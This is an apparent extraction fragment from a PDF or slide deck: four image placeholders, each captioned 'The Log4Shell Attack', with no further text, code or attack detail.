
The Log4Shell Attack




The Log4Shell Attack




The Log4Shell Attack




The Log4Shell Attack



